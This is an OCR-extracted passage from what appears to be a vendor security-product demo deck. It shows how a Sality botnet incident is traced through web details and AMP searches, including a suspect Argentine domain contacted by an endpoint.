
CTA

huge amount of different paths.

Based on the File Analytics a list of common File which may occur on the endpoint has been added to the Report

- There is a chance of **52%** that the Malware created **one of** the listed files on Removeable Storage with **severity 100**

Cognitive Intelligence – Demo: WEB Summary



Cognitive Intelligence – Demo: WEB Details


CTA

The Web Details gives us more insights what happened. Sality Botnet used a domain in Argentina AND we see once again the Donwload of graphical image files

8 different Countries involved in one single incident

Cognitive Intelligence – Demo: Further Analysis


CTA



Cognitive Intelligence – Demo: AMP Search


CTA

Computer Reported connection to domain patagonia-ambient.com.ar




5 Files have been analysed showing a connection to the domain during analysis

Cognitive Intelligence – Demo: AMP




Cognitive Intelligence – Demo: AMP to CTR



